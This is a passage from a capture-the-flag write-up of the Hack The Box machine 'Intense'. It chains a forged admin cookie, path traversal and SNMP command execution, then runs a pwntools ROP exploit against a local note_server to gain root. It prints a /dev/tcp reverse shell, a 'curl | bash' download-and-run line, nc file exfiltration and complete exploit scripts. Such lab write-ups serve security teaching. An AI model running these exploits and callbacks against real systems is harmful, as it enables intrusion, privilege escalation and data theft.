
The script parses the guest cookie to retrieve the original signature and session. The `testCookie()` method authenticates to `/admin` with a given cookie and checks if the response is 403 Forbidden. We then use the `hashpump` method to forge fake admin signatures within the range of 8 to 15.

```
python admin.py

Forged signature:
6ed682d407815a9200edd0877b503f1affc587318aeaa1c55f3582d18493dc72

Forged session : b'username=guest;
secret=84983c60f7daadc1cb8698621f802c0d9f9a3c3c295c810748fb048115c186ec;\x
80\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x03 =test;username=admin;
secret=f1fc12010c094016def791e1435ddfdcaeccf8250e36630c0bc93285c2971105;'

Final cookie:
dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOW
Y5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAADID10ZXN0O3VzZXJuYW1lPWFkbWluO3NlY3JldD1mMWZjMTIwMTBjMDk0MDE2ZGVmNzkxZT
E0MzVkZGZkY2FlY2NmODI1MGUzNjYzMGMwYmM5MzI4NWMyOTcxMTA1Ow==.btaC1AeBWpIA7dC
He1A/Gv/FhzGK6qHFXzWC0YST3HI=
```

We were able to successfully generate a signature for the forged admin session and authenticate with it. Copy the cookie to the browser's storage from the dev console.



Refreshing the page should give us access to the `/admin` endpoint.




Foothold

Let's look at what endpoints the admin has access to.

```
@admin.route("/admin/log/view", methods=["POST"])
def view_log():
    if not is_admin(request):
        abort(403)
    logfile = request.form.get("logfile")
    if logfile:
        logcontent = admin_view_log(logfile)
        return logcontent
    return ''


@admin.route("/admin/log/dir", methods=["POST"])
def list_log():
    if not is_admin(request):
        abort(403)
    logdir = request.form.get("logdir")
    if logdir:
        logdir = admin_list_log(logdir)
        return str(logdir)
    return ''
```

We see the two routes `/admin/log/view` and `/admin/log/dir`, which allows for reading files and listing folders respectively. Neither of the methods sanitize the user-provided input nor checks for path traversal attempts. This can be exploited to access the file system.



As expected, we were able to read the `passwd` file via traversal.

```
POST /admin/log/dir HTTP/1.1
Host: 10.10.10.195
Accept: */*
X-Requested-With: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Cookie: auth=
dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY
5YTNjM2MyOTVjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
ADID10ZXN0O3VzZXJuYW1lPWFkbWluO3NlY3JldD1mMWZjMTIwMTBjMDk0MDE2ZGVmNzkxZTE0M
zVkZGZkY2FlY2NmODI1MGUzNjYzMGMwYmM5MzI4NWMyOTcxMTA1Ow==.btaC1AeBWpIA7dCHe1A
/Gv/FhzGK6qHFXzWC0YST3HI=
Connection: close
Content-Length: 26

logdir=../../../../../etc/
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Thu, 29 Oct 2020 09:07:00 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 2269
Connection: close

['systemd', 'securetty', 'legal', 'landscape', 'logcheck
 'fonts', 'subgid-', 'mdadm', 'gss', 'default', 'cloud',
```

Similarly, we can list folder contents through the `dir` endpoint. Let's write a script to read files and folders.

```
from requests import post

view_url = "http://10.10.10.195/admin/log/view"
dir_url = "http://10.10.10.195/admin/log/dir"
cookies = { "auth" :
"dXNlcm5hbWU9Z3Vlc3Q7c2VjcmV0PTg0OTgzYzYwZjdkYWFkYzFjYjg2OTg2MjFmODAyYzBkOWY5YTNjM2MyOT
VjODEwNzQ4ZmIwNDgxMTVjMTg2ZWM7gAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAADID10ZXN0O3VzZXJuYW1lP
WFkbWluO3NlY3JldD1mMWZjMTIwMTBjMDk0MDE2ZGVmNzkxZTE0MzVkZGZkY2FlY2NmODI1MGUzNjYzMGMwYmM5
MzI4NWMyOTcxMTA1Ow==.btaC1AeBWpIA7dCHe1A/Gv/FhzGK6qHFXzWC0YST3HI=" }

def cat(file):
    data = { "logfile" : "../../../../../../" + file }
    resp = post(view_url, data = data, cookies = cookies)
    print(resp.text)

def ls(folder):
    data = { "logdir" : "../../../../../../" + folder }
    resp = post(dir_url, data = data, cookies = cookies)
    listing = resp.text.strip('[]').split(', ')
    for item in listing:
        print(item)

while True:
    cmd = input("CMD:\> ")
    if cmd.startswith("cat "):
        file = cmd.split(" ")[1]
        cat(file)
    elif cmd.startswith("ls "):
        folder = cmd.split(" ")[1]
        ls(folder)
    elif cmd == 'exit':
        break
    else:
        print("Invalid command")
```

The script sends requests to the `view` and `dir` endpoints based on user input i.e. `cat` or `ls`.

```
rlwrap python admin_view.py

CMD:\> cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
<SNIP>

CMD:\> ls /tmp
'.ICE-unix'
'.XIM-unix'
'.font-unix'
'.Test-unix'
'.X11-unix'
```

With the script working, we can start enumerating the files. The passwd file has two interesting entries.

```
user:x:1000:1000:user:/home/user:/bin/bash
Debian-snmp:x:111:113::/var/lib/snmp:/bin/false
```

Let's look at the user's home folder first.

```
rlwrap python admin_view.py
CMD:\> ls /home/user
.ssh
.cache
.profile
note_server
.bashrc
.viminfo
user.txt
note_server.c

CMD:\> ls /home/user/.ssh
authorized_keys
<SNIP>
```

The user home folder is readable and can be used to read the flag. There's also a `.ssh` folder, but there are no SSH keys for us to copy. We also see a source file named `note_server.c` and `note_server` that is presumably the compiled binary. Inspection of the `note_server` source code reveals that the application listens on localhost port 5001.

```
<SNIP>
portno = 5001;
serv_addr.sin_family = AF_INET;
serv_addr.sin_addr.s_addr = inet_addr("127.0.0.1");
serv_addr.sin_port = htons(portno);
<SNIP>
```

We can't access it as of now. Let's keep this aside and continue enumerating.

It appears that the server is running SNMP in the context of the `Debian-snmp` user. Let's look at the SNMP configuration for any interesting settings. The standard SNMP server configuration is present at `/etc/snmp/snmpd.conf`,

```
agentAddress  udp:161

view   systemonly  included   .1.3.6.1.2.1.1
view   systemonly  included   .1.3.6.1.2.1.25.1


 rocommunity public  default    -V systemonly
 rwcommunity SuP3RPrivCom90
```

```
<SNIP>

#  Arbitrary extension commands
#
 extend    test1   /bin/echo  Hello, world!
 extend-sh test2   echo Hello, world! ; echo Hi there ; exit 35

 master          agentx
```

The server is configured to run on the default UDP port 161. The `rwcommunity` string is found to be `SuP3RPrivCom90`. According to the Debian documentation, the `rwcommunity` string allows read-write access to certain properties. Furthermore, we see something interesting at the bottom of the configuration. The SNMP server supports executing shell commands through an extension.

This blogpost highlights how the extension can be leveraged to execute arbitrary system commands. Let's try replicating the procedure.

```
snmpset -m +NET-SNMP-EXTEND-MIB -v 2c -c SuP3RPrivCom90 10.10.10.195
'nsExtendStatus."command"' = createAndGo 'nsExtendCommand."command"' = /usr/bin/id
'nsExtendArgs."command"' = ''
```

The snippet above creates a command named `command` that executes `/usr/bin/id`. In order to execute the command, we'll have to use `snmpwalk`.

```
snmpwalk -v 2c -c SuP3RPrivCom90 10.10.10.195 nsExtendObjects
```

```
snmpwalk -v 2c -c SuP3RPrivCom90 10.10.10.195 nsExtendObjects

NET-SNMP-EXTEND-MIB::nsExtendNumEntries.0 = INTEGER: 3
NET-SNMP-EXTEND-MIB::nsExtendCommand."test1" = STRING: /bin/echo
NET-SNMP-EXTEND-MIB::nsExtendCommand."test2" = STRING: echo
NET-SNMP-EXTEND-MIB::nsExtendCommand."command" = STRING: /usr/bin/id
NET-SNMP-EXTEND-MIB::nsExtendArgs."test1" = STRING: Hello, world!

<SNIP>
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."test1" = STRING: Hello,
world!
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."test2" = STRING: Hello,
world!
NET-SNMP-EXTEND-MIB::nsExtendOutput1Line."command" = STRING:
uid=111(Debian-snmp) gid=113(Debian-snmp) groups=113(Debian-snmp)
NET-SNMP-EXTEND-MIB::nsExtendOutputFull."test1" = STRING: Hello,
world!
```

The output of `id` seen, which confirms that the server is running as `Debian-snmp`. Let's try to get a reverse shell next. Create a file named `index.html` with the following contents:

```
/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.3/443 0>&1" &
```

The ampersand (&) at the end is important, so that the shell is backgrounded and doesn't hang the SNMP server. Start an HTTP server on port 80 and then use the following command to set the reverse shell command.

```
snmpset -m +NET-SNMP-EXTEND-MIB -v 2c -c SuP3RPrivCom90 10.10.10.195
'nsExtendStatus."command"' = createAndGo 'nsExtendCommand."command"' = /bin/sh
'nsExtendArgs."command"' = "-c 'curl http://10.10.14.3 | bash'"
```

We download the shell via cURL and then pipe it to bash for execution.

```
rlwrap nc -lvnp 443
Listening on [0.0.0.0] (family 2, port 443)
Listening on 0.0.0.0 443
Connection received on 10.10.10.195 51604
bash: no job control in this shell
Debian-snmp@intense:/$ id
uid=111(Debian-snmp) gid=113(Debian-snmp) groups=113(Debian-snmp)
```

Running the trigger command should return a shell as `Debian-snmp` on port 443.

Looking at the running processes, we see that note_server is active, and that port 5001 is listening locally.

```
Debian-snmp@intense:/$ ps auxww | grep note
root       1047  0.0  0.0   4380   748 /home/user/note_server
Debian-+   2200  0.0  0.0  13136  1000 grep note

Debian-snmp@intense:/$ netstat -antp | grep 5001
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
tcp        0      0 127.0.0.1:5001          0.0.0.0:*    LISTEN      -
```

We can generate SSH keys to forward the port later.

```
ssh-keygen
cd ~/.ssh
cp id_rsa.pub authorized_keys
cat id_rsa
```

Privilege Escalation

Let's review the note_server source code.

```
int main( int argc, char *argv[] ) {

<SNIP>

    /* Now bind the host address using bind() call.*/
    if (bind(sockfd, (struct sockaddr *) &serv_addr, sizeof(serv_addr)) < 0) {
        perror("ERROR on binding");
        exit(1);
    }
    listen(sockfd,5);
    clilen = sizeof(cli_addr);

    while (1) {
        newsockfd = accept(sockfd, (struct sockaddr *) &cli_addr, &clilen);

        /* Create child process */
        pid = fork();

        if (pid == 0) {
            /* This is the client process */
            close(sockfd);
            handle_client(newsockfd);
            exit(0);
        }
    }
```

The `main()` function simply binds to port 5001 on localhost and listens for connections. On receiving a connection it forks (creates a new child process) and then calls the `handle_client()` function from the child. The fork syscall documentation states that the child process receives a copy of the parent's process memory. This includes the stack canary, library addresses, base address as well as any open file descriptors.

Let's look at the `handle_client()` function next.

```
#define BUFFER_SIZE 1024

void handle_client(int sock) {
    char note[BUFFER_SIZE];
    uint16_t index = 0;
<SNIP>

    while (1) {

        if (read(sock, &cmd, 1) != 1) {
            exit(1);
```

```
        }

        switch(cmd) {
            case 1:
                if (read(sock, &buf_size, 1) != 1) {
                    exit(1);
                }

                if (index + buf_size > BUFFER_SIZE) {
                    exit(1);
                }

                if (read(sock, &note[index], buf_size) != buf_size) {
                    exit(1);
                }

                index += buf_size;

                break;
<SNIP>
```

This function jumps into an infinite loop and takes in commands from the user. Option `1` reads the buffer size, which can only be a single byte. This means we can only send a maximum of 0xff bytes of input at once. Next, it checks if the index crosses 1024 or not. If not, the `note` buffer is filled up with `buf_size` data starting from `index`. Finally, the input buffer size is added to `index`. This doesn't let us write past the buffer.

```
<SNIP>
case 2:
    if (read(sock, &offset, 2) != 2) {
        exit(1);
    }

    if (offset < 0 || offset > index) {
        exit(1);
    }

    if (read(sock, &copy_size, 1) != 1) {
         exit(1);
    }

    if (index > BUFFER_SIZE) {
          exit(1);
    }

    memcpy(&note[index], &note[offset], copy_size);
  index += copy_size;
<SNIP>
```

The second is more interesting for us. It first reads two bytes of input into the offset variable. It checks if `offset` doesn't exceed `index`, meaning that the maximum value of `offset` can be `1024`. Next, it reads in a single byte to `copy_size` and then checks if `index` is less than 1024. Then the `memcpy` function is called to copy `copy_size` amount of data from `note[offset]` to `note[index]`. Finally, the index in incremented by `copy_size` bytes.

An important thing to note is that the code doesn't check if `index + copy_size` exceeds 1024 or not. We can take advantage of this by setting index to 1024 and copying to the end of the buffer, which is where the stack return address is.

```
case 3:
    write(sock, note, index);
  return;
```

The final case just writes `index` count of bytes from the `note` buffer and then returns. It should be noted that this is the only way to return from this method.

Stack Leak

The source code also contains the compilation flags at the top.

```
gcc -Wall -pie -fPIE -fstack-protector-all -D_FORTIFY_SOURCE=2 -Wl,-z,now -Wl,-z,relro
note_server.c -o note_server
```

As we can see, all protections have been turned on, i.e. PIE (Position Independent Code), RELRO (Read-Only GOT) as well as stack protection (Canary and NX). This makes it impossible to exploit the binary without any leaks.

In order to get a leak, we can exploit the following snippet:

```
memcpy(&note[index], &note[offset], copy_size);
index += copy_size;

<SNIP>

write(sock, note, index);
```

If the `note` buffer is filled up and index is set to 1024, we can set offset to 1024 as well. This will end up copying the same bytes from `note[index]` to `note[offset]`. Then index will be incremented by `copy_size` bytes, leading to an out-of-bounds `write()` call. We can leak up to 0xff bytes after the `note` buffer, which will contain stack addresses, PIE addresses as well as the canary.

Let's implement this in a script. First compile the binary with the command provided in the script.

```
gcc -Wall -pie -fPIE -fstack-protector-all -D_FORTIFY_SOURCE=2 -Wl,-z,now -Wl,-z,relro
note_server.c -o note_server -ggdb
```

The additional `-ggdb` flag adds debug symbols for easier debugging with source code.

```
from pwn import *

context.binary = './note_server'
e = context.binary
libc = ELF('/usr/lib/libc.so.6', checksec=False)

p = remote("127.0.0.1", 5001)

def write(size, data):
    p.send("\x01")
    p.send(p8(size))
    p.send(data)

def copy(offset, size):
    p.send("\x02")
    p.send(p16(offset))
    p.send(p8(size))

def read():
    p.send("\x03")
```

The script above defines three functions. `write()` takes in the size and data to send. The `copy()` function takes in the offset and number of bytes to copy. The `read()` function just reads from the server.

```
for i in range(4):
    write(0xff, "A" * 0xff)
write(0x04, "A" * 0x4)

copy(1024, 0xff)
read()

p.recv(1024)
```

The snippet above sends chunks of 0xff bytes to the server, followed by 0x4 bytes to fill up 1024 bytes. It then calls `copy()` to copy data from offset 1024 on the stack to itself. This doesn't overwrite anything, but it increments the index to `1024 + 0xff`. Finally, the `read()` function is called to leak these bytes.

Let's look at the data we'll be able to leak. Run GDB with the following command:

```
gdb ./note_server -ex 'set follow-fork-mode child' -ex 'break 82' -ex 'run'
```

The `follow-fork-mode` is set to `child`, which instructs GDB to attach to the child after fork. We add a breakpoint at line 82 where the `write()` function is called. Issue the following command when the breakpoint hits to examine the end of the stack.

```
gef➤  tel note+1024-0x8
0x00007fffffffdec8|+0x0000: 0x4141414141414141 ------------> End of note
0x00007fffffffded0|+0x0008: 0x00007fffffffdfe0 ------------> stack address
0x00007fffffffded8|+0x0010: 0xf486a1898ea08400 ------------> Canary
0x00007fffffffdee0|+0x0018: 0x00007fffffffdfe0
0x00007fffffffdee8|+0x0020: 0x0000555555555678 ------------> PIE address
0x00007fffffffdef0|+0x0028: 0x00007fffffffe0d8
<SNIP>
```

We see the `note` filled to the end at `0x00007fffffffdec8`, followed by a stack address `0x00007fffffffdfe0`. Then we see the stack canary as well as a PIE address `0x0000555555555678`. This is the address from main, where `handle_client` will return to. The offset can be calculated with the following command:

```
gef➤  p/x 0x0000555555555678-$_base()
$4 = 0x1678
```

This offset can be used to calculate the stack and PIE base addresses from the leak. The snippet below does exactly that.

```
leak = p.recv(8) # Ignore stack address

canary = u64(p.recv(8))
log.success(f"Leaked canary: {hex(canary)}")

p.recv(8) # Ignore stack address

leak = u64(p.recv(8))
log.success(f"PIE leak : {hex(leak)}")
e.address = leak - 0x1678 # Calculate PIE base
```

After this the process is going to return to main and exit, but it as we already know, forked processes share the same addresses.

Note: The PIE offsets can vary based on the compiler version and its flags.

Code Execution

With the PIE address in hand, we can leak the address of libc. This is done by reading entries in the GOT (Global Offset Table), as they store the libc addresses for functions.

We can overwrite the return address at the end of the stack to achieve this. A Return Oriented Programming (ROP) based approach can be taken to execute functions.

```
def doRop(rop):
    payload = b"A" * 8 + p64(canary) + b"A" * 8 + bytes(rop)
    write(0xff, payload + b'A' * (0xff - len(payload)))

    for i in range(3):
        write(0xff, "A" * 0xff)
    write(0x04, "A" * 0x4)

    copy(0, len(payload))
    read()

    p.recv(1024 + len(payload))
```

We define a function named `doRop()` which takes in a payload. This payload is appended to the leaked canary, so that the program doesn't crash. The ROP chain is sent first, which places it at the top of the `note` buffer. Next, we fill up the `note` buffer up to 1024 as before.

The `copy()` function is then called with the offset as `0`. This ends up copying the payload from the top of `note` to the bottom of `note`, hence overwriting the stack.

The pwntools ROP helper can be used to automatically create ROP chains.

```
p = remote("127.0.0.1", 5001) # Reconnect

rop = ROP(e)
rop.call(e.plt['write'], [4, e.got['read']])

doRop(rop)
leak = u64(p.recv(8))
log.success(f"Libc leak : {hex(leak)}")
libc.address = leak - libc.sym['read'] # Calculate libc base
```

We create a ROP chain to call the `write` function, with the first argument (file descriptor) set to 4. This will remain constant for a given forked process. Next, the second argument (buffer) is set to the GOT address of the `read()` function, whose libc address will be leaked. We aren't setting the third argument since it's already set from the previous call to `write()` on line 82.

The ROP chain is sent to `doRop()`, after which the leaked `read()` address is received. This is used to calculate the libc base address.

```
$ python pwn_noteserver.py
[+] Opening connection to 127.0.0.1 on port 5001: Done
[+] Leaked canary: 0xa686fc70091ff000
[+] PIE leak : 0x557469c24678
[+] Opening connection to 127.0.0.1 on port 5001: Done
[*] Loaded 14 cached gadgets for './note_server'
[+] Libc leak : 0x7fee3afa8eb0
```

Running the script seems to work perfectly and we obtain a libc leak.

The next step is utilize the libc leak to chain a call to `execv()` and spawn a shell. But before that, we'll have to clone the stdin and stdout file descriptors. This is necessary since the binary uses socket fd 4 for communication, and we don't have any way to access its stdin and stdout.

The dup2() syscall can be used to duplicate file descriptors.

```
p = remote("127.0.0.1", 5001) # Reconnect

rop = ROP(libc)
binsh = next(libc.search(b"/bin/sh\x00"))
rop.dup2(4, 0)
rop.dup2(4, 1)
rop.execv(binsh, 0)
doRop(rop)

p.interactive()
```

The snippet above generates a new ROP chain, which duplicates stdin and stdout to fd 4. Next, `execv(""/bin/sh", NULL)` is called to spawn a shell.

```
$ python pwn_noteserver.py
[+] Opening connection to 127.0.0.1 on port 5001: Done
[+] Leaked canary: 0xbd427c6a61015100
[+] PIE leak : 0x56162ae55678
[+] Opening connection to 127.0.0.1 on port 5001: Done
[*] Loaded 14 cached gadgets for './note_server'
[+] Libc leak : 0x7f83edf02eb0
[+] Opening connection to 127.0.0.1 on port 5001: Done
[*] Loaded 187 cached gadgets for '/usr/lib/libc.so.6'
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
```

Running the script results in successful exploitation and a shell. Now all we need to do is get the remote libc version and run the exploit.

Go back to the reverse shell and transfer the files with netcat. Start a listener on port 80.

```
nc -lvp 80 > note_server.remote
```

Then issue the command below to transfer the file.

```
cat /home/user/note_server | nc 10.10.14.3 80
```

Repeat the same process for remote libc.

```
nc -lvp 80 > libc_remote.so
```

```
cat /lib/x86_64-linux-gnu/libc.so.6 | nc 10.10.14.3 80
```

We can now find the return offset in remote note_server binary.

```
gdb note_server.remote -ex 'disassemble main'
```

```
gdb note_server.remote -ex 'set disassbly-flavor intel' -ex
'disassemble main'

<SNIP>
   0x0000000000000f47 <+509>:   mov    eax,DWORD PTR [rbp-0xc8]
   0x0000000000000f4d <+515>:   mov    edi,eax
   0x0000000000000f4f <+517>:   call   0xb0a <handle_client>
   0x0000000000000f54 <+522>:   mov    edi,0x0
   0x0000000000000f59 <+527>:   call   0x9c0 <exit@plt>
   0x0000000000000f5e <+532>:   mov    eax,DWORD PTR [rbp-0xc8]
  <SNIP>
```

The return address is at an offset of `0xf54` from the base. We can now modify the exploit script for remote usage.

```
context.binary = './note_server.remote'
libc = ELF('./libc_remote.so', checksec=False)
e.address = leak - 0xf54 # Calculate PIE base
```

Modify three lines in the script, as shown above. Kill the local server and use SSH to port forward the remote server.

```
ssh -L 5001:127.0.0.1:5001 -N -i id_rsa Debian-snmp@10.10.10.195
```

The `-L` option forwards port 5001 from localhost to us, while the `-N` option specifies we don't need a shell. Running the script should give us a root shell.

```
python pwn_noteserver.py
[+] Opening connection to 127.0.0.1 on port 5001: Done
[+] Leaked canary: 0x379337bbe8154f00
[+] PIE leak : 0x56434e4bcf54
[+] Opening connection to 127.0.0.1 on port 5001: Done
[*] Loaded 14 cached gadgets for './note_server.remote'
[+] Libc leak : 0x7f1587e0a070
[+] Opening connection to 127.0.0.1 on port 5001: Done
[*] Loaded 196 cached gadgets for './libc-2.27.so'
[*] Switching to interactive mode
$ id
uid=0(root) gid=0(root) groups=0(root)
$ ls -la /root
total 60
drwx------  6 root root  4096 Oct  1 09:53 .
drwxr-xr-x 24 root root  4096 Nov 23  2019 ..
drwxr-xr-x  3 root root  4096 Nov 22  2019 .local
-rw-r--r--  1 root root   148 Aug 17  2015 .profile
-r--------  1 root root    33 Oct 30 08:16 root.txt
```

Appendix

```
from pwn import *

context.binary = './note_server.remote'
e = context.binary
libc = ELF('./libc_remote.so', checksec=False)

p = remote("127.0.0.1", 5001)

def write(size, data):
    p.send("\x01")
    p.send(p8(size))
    p.send(data)

def copy(offset, size):
    p.send("\x02")
    p.send(p16(offset))
    p.send(p8(size))

def read():
    p.send("\x03")

def doRop(rop):
    payload = b"A" * 8 + p64(canary) + b"A" * 8 + bytes(rop)
    write(0xff, payload + b'A' * (0xff - len(payload)))

    for i in range(3):
        write(0xff, "A" * 0xff)
    write(0x04, "A" * 0x4)

    copy(0, len(payload))
    read()

    p.recv(1024 + len(payload))

for i in range(4):
    write(0xff, "A" * 0xff)
write(0x04, "A" * 0x4)

copy(1024, 0xff)
read()

p.recv(1024)

leak = u64(p.recv(8)) # Ignore stack address

canary = u64(p.recv(8))
```

```
log.success(f"Leaked canary: {hex(canary)}")

p.recv(8) # Ignore stack address

leak = u64(p.recv(8))
log.success(f"PIE leak : {hex(leak)}")
e.address = leak - 0xf54 # Calculate PIE base

p = remote("127.0.0.1", 5001) # Reconnect

rop = ROP(e)
rop.call(e.plt['write'], [4, e.got['read']])

doRop(rop)
leak = u64(p.recv(8))
log.success(f"Libc leak : {hex(leak)}")
libc.address = leak - libc.sym['read']

p = remote("127.0.0.1", 5001) # Reconnect

rop = ROP(libc)
binsh = next(libc.search(b"/bin/sh\x00"))
rop.dup2(4, 0)
rop.dup2(4, 1)
rop.execv(binsh, 0)
doRop(rop)

p.interactive()
```